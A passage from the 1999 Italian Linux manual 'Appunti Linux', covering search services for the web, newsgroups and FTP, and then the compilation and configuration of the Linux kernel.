Supponendo di voler cercare informazioni sulla masterizzazione di CD-R con GNU/Linux, si potrebbe indicare un'espressione per la ricerca simultanea delle parole **`Linux`** e **`CR-R`**. Nel caso di Infoseek, si deve usare l'espressione **`+Linux +CD-R`** facendo attenzione a collocare il segno **`+`** esattamente davanti alle parole chiave, senza lasciare spazi. La figura 11.2 mostra il risultato della ricerca.

In questo caso si può osservare che esiste anche un HOWTO sull'argomento, ma forse questo fatto era già conosciuto dal nostro utente ipotetico.

## 11.2 Ricerche nei newsgroup

I gruppi di discussione sono spesso la destinazione di domande e risposte di ogni tipo, soprattutto di quelle banali dei principianti di ogni genere. Quando sorge un problema per il quale ci si vorrebbe rivolgere a un gruppo di discussione, nella maggior parte dei casi qualcun altro ha già posto la stessa domanda che vorremmo fare. Per questo, invece di affollare ulteriormente la rete di altre domande ridondanti, conviene provare prima a scandagliare i gruppi di Usenet alla ricerca dell'argomento del proprio problema, per vedere se esiste già la risposta che si desidera ottenere.

Indubbiamente ciò non è facile, e per questo vengono in aiuto dei servizi simili ai motori di ricerca del *web*, ma specializzati nei gruppi di Usenet. La figura 11.3 mostra una parte della pagina introduttiva del servizio offerto da Dejanews, <*http://www.dejanews.com*>, contenente il necessario per inviare un'espressione di ricerca.

Anche in questo caso si suppone di voler cercare informazioni sulla masterizzazione di CD-R con GNU/Linux, e come prima, ci si vuole concentrare sulle parole chiave **`Linux`** e **`CR-R`**. Nel caso di Dejanews


Figura 11.2: Risultato di una ricerca.





Figura 11.3: Maschera per l'inserimento di un'espressione di ricerca attraverso il servizio offerto da Dejanews.

si deve usare semplicemente l'espressione **`Linux CD-R`** senza bisogno di aggiungere operatori particolari. La figura 11.4 mostra il risultato della ricerca.





Figura 11.4: Risultato di una ricerca.

Naturalmente, è possibile leggere i messaggi di richiesta e le risposte; ciò che si desiderava.





Figura 11.5: Una delle risposte contenenti le parole chiave richieste nell'espressione di ricerca.

## 11.3 Ricerche nelle mailing-list

Le *mailing-list*, o più amichevolmente «liste», sono dei gruppi di discussione a cui ci si iscrive e da cui si ricevono regolarmente tutti i messaggi attraverso la posta elettronica. Non esiste un servizio che permetta di consultare questi messaggi, perché non esiste una forma di pubblicizzazione standard.

Alcune di queste liste sono pubblicate automaticamente in forma di pagine HTML sul *web*. Quando ciò accade, è probabile che si riesca a raggiungere queste notizie attraverso i normali motori di ricerca per il *web*.

## 11.4 Ricerche negli FTP

Quando si cerca qualcosa che dovrebbe trovarsi in un servizio FTP, come un pacchetto applicativo di cui si è sentito parlare ma non si sa dove sia, è possibile utilizzare uno dei servizi di ricerca che permette di trovare un file a partire dalle informazioni del nome.

Il servizio più popolare a questo proposito è FTPSearch <*http://ftpsearch.lycos.com*>. Di solito, la cosa più conveniente da definire è il tipo di ricerca; il tipo **`Case insensitive glob search`** rappresenta una ricerca per i nomi di file secondo un modello composto con caratteri jolly (asterisco e punto interrogativo), senza tenere conto della differenza tra lettere maiuscole e minuscole.

La figura 11.6 mostra la maschera di FTPSearch già compilata per cercare i file che corrispondono al modello `xcdroa*.tar.gz` e che si trovano in servizi FTP sotto il dominio `.it`.





Figura 11.6: Maschera per l'inserimento di un'espressione di ricerca attraverso il servizio offerto da FTPSearch.

Il risultato è un elenco degli URI conosciuti che contengono un file corrispondente al modello fornito.

## 11.5 Riferimenti

- Infoseek

  *<http://www.infoseek.com>*

- AltaVista

  *<http://www.altavista.com>*

- Excite

  *<http://www.excite.com>*

- WebCrawler

  *<http://www.webcrawler.com>*

- Lycos

  *<http://www.lycos.com>*

- Yahoo

  *<http://www.yahoo.com>*

**"Case insensitive glob search" for "xcdroa*.tar.gz"**

```
 1 -rw-r--r--    1.2M 1997 Dec  8 ftp.dei.unipd.it     /.nsunsite/utils/disk-management/xcdroast-0.96c.tar.gz
 2 -rw-r--r--    1.2M 1997 Dec  8 ftp.flashnet.it      /mirror5/sunsite.unc.edu/utils/disk-management/xcdroast
 3 -r--r--r--    1.2M 1997 Dec  8 ftp.cnr.it           /pub/Linux/utils/disk-management/xcdroast-0.96c.tar.gz
 4 -rw-rw-r--    1.2M 1997 Dec  8 ftp.unina.it         /pub/Unix/linux/sunsite/utils/disk-management/xcdroast-
 5 -r--r--r--    1.2M 1997 Dec  8 ftp.uniroma2.it      /{C/Linux/sunsite/utils/disk-management/xcdroast-0.96c.
 6 -rw-r--r--  725.2K 1997 Mar 26 ftp.flashnet.it      /mirror7/ftp.debian.org/bo/source/otherosfs/xcdroast_0.
 7 -r--r--r--  725.2K 1997 Mar 27 ftp.cnr.it           /pub/Linux/distributions/debian/bo/source/otherosfs/xcd
 8 -r--r--r--  725.2K 1997 Mar 26 ftp.uniroma2.it      /{C/Linux/distributions/debian/bo/source/otherosfs/xcdr
 9 -rw-r--r--  744.6K 1998 Mar  9 ftp.dei.unipd.it     /.4/ftp.de.debian.org/debian/hamm/hamm/source/otherosfs
10 -rw-r--r--  744.6K 1998 Mar  9 ftp.flashnet.it      /mirror7/ftp.debian.org/hamm/hamm/source/otherosfs/xcdr
11 -rw-r--r--  744.6K 1998 Mar  9 ftp.psy.unipd.it     /pub/debian/hamm/hamm/source/otherosfs/xcdroast_0.96d-b
12 -r--r--r--  744.6K 1998 Mar  9 ftp.uniroma2.it      /{C/Linux/distributions/debian/hamm/hamm/source/otheros
```

Figura 11.7: Il risultato di una ricerca con FTPSearch.

- Dejanews

  *<http://www.dejanews.com>*

- FTPSearch

  *<http://ftpsearch.lycos.com>*

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Appunti Linux

Tomo II

# ARCHITETTURA E FILOSOFIA DEL SISTEMA OPERATIVO

**Appunti Linux**

Copyright © 1997-1999 Daniele Giacomini

Via Turati, 15 – I-31100 Treviso – daniele @ evo.it

This information is free; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; either version 2 of the License, or (at your option) any later version.

This work is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.

You should have received a copy of the GNU General Public License along with this work; if not, write to the Free Software Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.

———

Una copia della licenza GNU General Public License, versione 2, si trova nell'appendice K.1.

———

Nomi e marchi citati nel testo sono generalmente depositati o registrati dalle rispettive case produttrici.

I siti principali attraverso cui è possibile ottenere una copia di Appunti Linux sono i seguenti, strutturati in base alle loro dipendenze. Sono annotati in particolare i nomi degli amministratori dei nodi più importanti.

**FTP**

- *<ftp://genius.allnet.it/pub/mirror/AppuntiLinux/>*
  Fabrizio Giammatteo, Allnet srl, master @ allnet.it
- *<ftp://ftp.pluto.linux.it/pub/pluto/ildp/AppuntiLinux/>*
  Michele Dalla Silvestra, dalla @ pluto.linux.it
  riproduzioni speculari di Appunti Linux:
  - *<ftp://galileo.fis.uniroma2.it/pub/docs/AppuntiLinux/>*

  riproduzioni speculari del Pluto:
  - *<ftp://pluto.psy.unipd.it/pub/pluto/ildp/AppuntiLinux/>*
  - *<ftp://ftp.linux.it/pub/mirrors/pluto/ildp/AppuntiLinux/>*
  - *<ftp://freedom.dicea.unifi.it/pub/linux/pluto/ildp/AppuntiLinux/>*
- *<ftp://ftp.appuntilinux.prosa.it/pub/AppuntiLinux/>*
  Davide Barbieri, Prosa srl, paci @ prosa.it

**HTTP**

- *<http://genius.allnet.it/AppuntiLinux/>*
  Fabrizio Giammatteo, Allnet srl, master @ allnet.it
- *<http://www.pluto.linux.it/ildp/AppuntiLinux/>*
  Michele Dalla Silvestra, dalla @ pluto.linux.it
  riproduzioni speculari di Appunti Linux:
  - *<http://galileo.fis.uniroma2.it/linux/help-docs/AppuntiLinux/>*

  riproduzioni speculari di ILDP:
  - *<http://www.panservice.it/mirror/ILDP/AppuntiLinux/>*

  riproduzioni speculari del Pluto:
  - *<http://pluto.psy.unipd.it/ildp/AppuntiLinux/>*
  - *<http://freedom.dicea.unifi.it/pub/pluto/ildp/AppuntiLinux/>*
  - *<http://pluto.trew.it/ildp/AppuntiLinux/>*
- *<http://www.appuntilinux.prosa.it/>*
  Davide Barbieri, Prosa srl, paci @ prosa.it

**CD-ROM allegati a riviste**

- La rivista «inter-punto-net» (inter.net) pubblica periodicamente Appunti Linux in uno dei CD-ROM allegati. Questi CD-ROM sono preparati da Michele Dalla Silvestra, dalla @ pluto.linux.it

| La diffusione in qualunque forma di questa opera è consentita e incoraggiata. Chiunque, se lo desidera, può attivare un sito speculare, cioè un *mirror* (accordandosi con l'amministratore del sito dal quale decide di attingere i dati). Nell'introduzione è riassunto ciò che si deve fare per realizzarlo. Attenzione: per la riproduzione completa sono necessari circa 100 Mbyte. |
|---|

Parte IV

# Kernel

# Kernel

Il kernel è il nocciolo del sistema operativo. I programmi utilizzano le funzioni fornite dal kernel, e in questa maniera sono sollevati dall'agire direttamente con la CPU.

Il kernel è costituito normalmente da un unico file il cui nome può essere `vmlinuz`, oppure `zImage`, `zbImage` e altri ancora, ma può comprendere anche moduli aggiuntivi per la gestione di componenti hardware specifici che devono poter essere attivati e disattivati durante il funzionamento del sistema.

## 12.1 Kernel monolitico o modulare

Il kernel può essere predisposto in un unico file, oppure può utilizzare qualche modulo aggiuntivo attivabile e disattivabile a piacere durante il funzionamento. Nel primo caso si parla di kernel monolitico e nel secondo di kernel modulare.

Il kernel monolitico ha il vantaggio di avere tutto in un file, ma nello stesso modo è rigido e non permette di liberare risorse quando le unità periferiche gestite non servono.

Il kernel modulare ha il vantaggio di poter disattivare e riattivare i moduli a seconda delle esigenze, in particolare quando moduli distinti gestiscono in modo diverso lo stesso tipo di unità periferica. Tuttavia, a causa della frammentazione in molti file, l'uso dei moduli può essere fonte di errori.

In generale, l'uso dei kernel modulari dovrebbe essere riservato agli utilizzatori che hanno già un'esperienza sufficiente nella gestione dei kernel monolitici.

Ci possono essere situazioni in cui l'uso di un kernel modulare è praticamente indispensabile, per esempio quando un certo tipo di dispositivo fisico può essere gestito in vari modi differenti e conflittuali, ma si tratta di situazioni rare.

## 12.2 Ricompilazione del kernel

Le distribuzioni GNU/Linux tendono a fornire agli utilizzatori un kernel modulare per usi generali. Anche se questo si adatterà sicuramente alla maggior parte delle configurazioni, ci sono situazioni particolari dove è preferibile costruire un proprio kernel, monolitico o modulare che sia.

Per poter comprendere il procedimento di compilazione descritto in questo capitolo, occorre sapere come si compila e si installa un tipico programma distribuito in forma sorgente, come descritto nel capitolo 9.

## 12.3 Kernel monolitico

Il procedimento descritto nelle sezioni seguenti serve per generare un kernel monolitico, cioè un kernel in un unico file.

### 12.3.1 Materiale necessario

Per poter procedere alla compilazione del kernel è necessario avere installato gli strumenti di sviluppo software, cioè il compilatore, e i sorgenti del kernel.

I sorgenti del kernel possono anche essere reperiti attraverso vari FTP. In tal caso si può fare una ricerca per i file che iniziano per `linux-`*x.y.z*`.tar.gz`, dove *x.y.z* sono i numeri della versione.

### 12.3.2 Versioni del kernel

Il numero di versione del kernel è strutturato in tre livelli: *x.y.z*, dove il primo, *x*, rappresenta il valore più importante, mentre l'ultimo, *z*, rappresenta quello meno importante. Quello che conta, è porre attenzione al valore intermedio: *y*. Se si tratta di un numero pari, la versione si riferisce a un kernel ritenuto sufficientemente stabile, mentre un numero dispari rappresenta una versione destinata agli sviluppatori e non ritenuta sufficientemente sicura per l'utilizzo normale.

### 12.3.3 Collocazione dei sorgenti e collegamenti simbolici

Se i sorgenti sono stati installati attraverso un disco (un CD-ROM) di una distribuzione, questi si troveranno al loro posto, altrimenti occorre provvedere a installarli manualmente. La posizione in cui devono trovarsi i sorgenti del kernel è la directory `/usr/src/linux/`. Se si utilizza un altra posizione è necessario utilizzare un collegamento simbolico che permetta di raggiungere i sorgenti nel modo prestabilito.

Occorre inoltre verificare che tre collegamenti simbolici contenuti nella directory `/usr/include/` siano corretti.

- `asm` -> `/usr/src/linux/include/asm-i386/`
- `linux` -> `/usr/src/linux/include/linux/`
- `scsi` -> `/usr/src/linux/include/scsi`

È evidente che il primo, `asm`, dipende dal tipo di piattaforma hardware utilizzato.

### 12.3.4 Configurazione

La prima cosa da fare è quella di posizionarsi nella directory dei sorgenti. La seconda è leggere il contenuto del file `README`. In linea di massima si procede nel modo seguente per definire una nuova configurazione.

`#` **`cd /usr/src/linux`**

La directory corrente deve essere quella a partire dalla quale si diramano i sorgenti del kernel.

`#` **`make mrproper`**

Serve a eliminare file e collegamenti vecchi che potrebbero interferire con una nuova compilazione.

`#` **`make config`**

È l'operazione più delicata attraverso la quale si definiscono le caratteristiche e i componenti del kernel che si vuole ottenere. Ogni volta che si esegue questa operazione viene riutilizzato il file `.config` contenente la configurazione impostata precedentemente, e alla fine la nuova configurazione viene salvata nello stesso file. Di conseguenza, ripetendo il procedimento **`make config`**, le scelte predefinite corrisponderanno a quelle effettuate precedentemente.

> Il comando **`make mrproper`** elimina il file `.config`, quindi si deve fare attenzione a non eseguire questo comando se non è questa l'intenzione.

Se si dispone di un kernel recente, in alternativa a **`make config`** che è un metodo piuttosto spartano di configurare il sistema, si possono utilizzare:

`#` **`make menuconfig`**

un sistema di configurazione a menu basato su testo;

`#` **`make xconfig`**

un sistema di configurazione a menu grafico per X.

```
+------------------------------ Main Menu ------------------------------+
|  Arrow keys navigate the menu.  <Enter> selects submenus --->.        |
|  Highlighted letters are hotkeys.  Pressing <Y> includes, <N> excludes, |
|  <M> modularizes features.  Press <Esc><Esc> to exit, <?> for Help.   |
|  Legend: [*] built-in  [ ] excluded  <M> module  < > module capable   |
| +-------------------------------------------------------------------+ |
| |      Code maturity level options  --->                            | |
| |      Processor type and features  --->                            | |
| |      Loadable module support  --->                                | |
| |      General setup  --->                                          | |
| |      Plug and Play support  --->                                  | |
| |      Block devices  --->                                          | |
| |      Networking options  --->                                     | |
| |      SCSI support  --->                                           | |
| |      Network device support  --->                                 | |
| |      Amateur Radio support  --->                                  | |
| |      ISDN subsystem  --->                                         | |
| +------v(+)---------------------------------------------------------+ |
+-----------------------------------------------------------------------+
|                    <Select>    < Exit >    < Help >                   |
+-----------------------------------------------------------------------+
```

Figura 12.1: Il menu principale della configurazione del kernel attraverso il comando **`make menuconfig`**.





Figura 12.2: Uno dei menu della configurazione del kernel attraverso il comando **`make xconfig`**.

### 12.3.5 Compilazione

La compilazione può essere ottenuta utilizzando la sequenza di comandi seguente:

```
# make dep ; make clean ; make zImage
```

Si tratta di tre operazioni che si possono avviare tranquillamente in questo modo perché non richiedono nessun tipo di interazione con l'utente. Al termine della compilazione, se questa ha avuto successo, il nuovo kernel si trova nella directory `/usr/src/linux/arch/i386/boot/` con il nome `zImage` (questo vale naturalmente nel caso si utilizzi l'architettura PC ovvero i386).

| |
|---|
| Se il kernel che si genera è troppo grande, potrebbe non funzionare l'istruzione **`make zImage`**. In tal caso si deve sostituire con **`make bzImage`** e alla fine si otterrà un file con quel nome, cioè `bzImage`. |

Naturalmente, per fare in modo che il kernel possa essere utilizzato, questo andrà collocato dove è necessario che si trovi perché il sistema che si occupa del suo avvio possa trovarlo. Se si usa LILO occorrerà copiarlo nella directory radice o in `/boot/` e rinominarlo `vmlinuz` (come di consueto), oltre che ripetere l'installazione del sistema di caricamento LILO.

### 12.3.6 Verifica del kernel

Il modo migliore (nel senso che è meno pericoloso) per verificare il funzionamento di un nuovo kernel è quello di farne una copia in un dischetto di avvio (ovvero un dischetto di *boot*).[1]

```
# cp /usr/src/linux/arch/i386/boot/zImage /dev/fd0
```

Per utilizzare correttamente questo dischetto di avvio è molto probabile che si debba intervenire prima con il programma **`rdev`** (8.1.1).

## 12.4 Kernel modulare

Il procedimento per la creazione di un kernel modulare inizia nello stesso modo di quello monolitico e giunge alla creazione di un file che in più ha dei riferimenti a moduli esterni che vengono compilati a parte. Questi moduli, per poter essere gestiti correttamente, necessitano di programmi di utilità che si occupano della loro attivazione e disattivazione.

### 12.4.1 Materiale necessario

Oltre che i sorgenti del kernel, sono necessari i programmi per la gestione dei moduli. Questi si trovano normalmente in pacchetti il cui nome è organizzato in modo simile a quello dei sorgenti del kernel:

[1] È bene ricordare che non si tratta di una copia nel senso normale del termine, perché in questo caso, cioè quello dell'esempio, il dischetto non contiene alcun filesystem. Di conseguenza, è inutile tentare poi di montare un dischetto del genere.

`modules-`*x.y.z*`.tar.gz`. La struttura della versione rappresentata dai numeri *x.y.z* rispecchia lo stesso meccanismo utilizzato per i sorgenti del kernel, però non ne vengono prodotte altrettante versioni: si dovrà badare a utilizzare la versione più vicina a quella del kernel che si utilizza.

Questo pacchetto si trova normalmente nella stessa directory del sito FTP dal quale si ottengono i sorgenti del kernel.

Anche i programmi contenuti nel pacchetto `modules-`*x.y.z*`.tar.gz` sono in forma sorgente e per poter essere utilizzati devono essere compilati e installati.

> Se si sta ricompilando il kernel attraverso i sorgenti della distribuzione GNU/Linux che si utilizza, è ragionevole supporre che questi programmi di gestione dei moduli siano già stati installati correttamente.

### 12.4.2 Compilazione e installazione dei moduli

Dopo la preparazione del file principale del kernel attraverso lo stesso procedimento visto nel caso di un kernel monolitico, si devono compilare i moduli.

```
# make modules ; make modules_install
```

Quello che si ottiene sono una serie di file oggetto, il cui nome ha un'estensione `.o`, raggruppati ordinatamente all'interno di directory discendenti da `/lib/modules/`*x.y.z*`/`, dove *x.y.z* rappresenta il numero della versione dei sorgenti del kernel. La posizione di questi file non deve essere cambiata.

## 12.5 Elementi della configurazione

Gli elementi richiesti per la configurazione del kernel prima della sua compilazione, dipendono molto dalla versione che si possiede. In particolare, può capitare che alcune voci vengano spostate da una versione all'altra del kernel.

Nelle sezioni seguenti è riportata la descrizione delle opzioni più importanti dei kernel più recenti. Chi non dovesse trovare nel proprio kernel delle opzioni indicate qui, non dovrebbe preoccuparsene.

```
Code maturity level options
Processor type and features
Loadable module support
General setup
Plug and Play support
Block devices
Networking options
SCSI support
Network device support
Amateur Radio support
IrDA subsystem support
ISDN subsystem
CD-ROM drivers (not for SCSI or IDE/ATAPI drives)
Character devices
Filesystems
Console devices
Sound
Kernel hacking
```

Durante la descrizione che viene fatta nelle sezioni seguenti, viene indicata una possibile configurazione di un kernel adatto alle situazioni più comuni. In particolare, si immagina di disporre di:

- un elaboratore i386 o superiore con un BUS PCI;
- un disco fisso IDE standard;
- un CD-ROM ATAPI, cioè connesso alla stessa unità di controllo IDE del disco fisso;
- un'unità a dischetti normale;
- una tastiera e uno schermo normale (VGA);
- un mouse seriale;
- una stampante connessa alla porta parallela;
- un modem connesso alla seconda porta seriale per utilizzare una connessione PPP allo scopo di accedere a Internet;

- una scheda di rete Ethernet compatibile con il modello NE2000.

A fianco di alcune opzioni di configurazione appare una lettera tra parentesi quadre: si tratta della proposta di configurazione. In particolare:

- [Y] rappresenta una scelta consigliata in funzione della situazione tipo proposta;
- [y] rappresenta una scelta suggerita, sia in funzione della situazione tipo proposta, che in generale;
- [N] rappresenta una scelta sconsigliata in generale.

### 12.5.1 Code maturity level options

- *Prompt for development and/or incomplete code/drivers* [y]

  Se non si intende verificare il funzionamento dei componenti del kernel che non sono considerati sufficientemente affidabili, conviene rispondere negativamente a questa domanda. Si otterrà anche il vantaggio di dover configurare meno opzioni. Tuttavia, in certi casi è meglio essere al corrente di tutte le funzionalità disponibili, anche se per il momento non sono ancora sicure.

### 12.5.2 Processor type and features

Questa sezione serve a definire il tipo di microprocessore utilizzato. Nelle versioni del kernel meno recenti, queste indicazioni appartenevano alla sezione della configurazione generale.

- *Processor family* [386]

  È possibile ottimizzare il funzionamento del kernel fornendo l'indicazione del tipo di microprocessore installato. Se si intende ottenere un kernel compatibile con la maggior parte dei microprocessori, conviene specificare **`386`**; in tutti gli altri casi è meglio specificare il tipo esatto.

  ```
  (X) 386
  ( ) 486/Cx486
  ( ) Pentium/K5/5x86/6x86
  ( ) PPro/K6/6x86MX
  ```

- *Math emulation* [Y]

  Permette di includere la parte di codice necessaria a emulare il coprocessore matematico (i387 e successivi). Questa opzione deve quindi essere attivata se si dispone di un elaboratore senza coprocessore (386 o vecchi cloni del 486 senza coprocessore). Negli altri casi non serve, ma non è nemmeno dannosa: se il kernel trova il coprocessore, non attiva l'emulazione. In generale, conviene attivare l'emulazione.

### 12.5.3 Loadable module support

Questa sezione della procedura di configurazione permette di attivare il sistema di gestione dei moduli. I moduli sono blocchetti di kernel precompilati che possono essere attivati e disattivati durante il funzionamento del sistema. Solo alcune parti del kernel possono essere gestite in forma di modulo.

| |
|---|
| Conviene riservare l'utilizzo dei moduli alle situazioni in cui ciò è indispensabile o almeno di sicura utilità. |

- *Enable loadable module support* [y]

  Consente di attivare la gestione dei moduli.

- *Set version information on all symbols for modules* [y]

  Permette di gestire moduli di versioni diverse da quelle del kernel che si sta compilando. Potrebbe essere utile per utilizzare moduli realizzati per scopi specifici e che non fanno parte della distribuzione ufficiale dei sorgenti del kernel. Sotto questo aspetto, se si intende utilizzare i moduli, è conveniente selezionare questa opzione.

- *Kernel daemon support* [y]

  Include nel kernel la gestione automatica del demone necessario all'utilizzo dei moduli (in pratica si tratta di **`kerneld`**). In generale, se si utilizzano i moduli, conviene attivare questa opzione.

### 12.5.4 General setup

- *Networking support* [Y]

  Permette di attivare la gestione della rete. È importante attivare questa opzione anche se non si intende usare il proprio elaboratore in alcuna rete: alcuni programmi rischierebbero di non funzionare.

- *PCI support* [Y]

  Se il proprio elaboratore ha un bus PCI, è necessario attivare questa opzione, altrimenti le schede inserite negli alloggiamenti PCI non saranno raggiungibili.

  In linea di massima, si può attivare questa opzione anche se non si dispone di un bus del genere, ma in presenza di alcuni bus successivi al tipo ISA tradizionale, potrebbero sorgere dei conflitti. Qualche problema si potrebbe avere anche con le prime versioni di bus PCI.

  - *PCI access mode* [any]

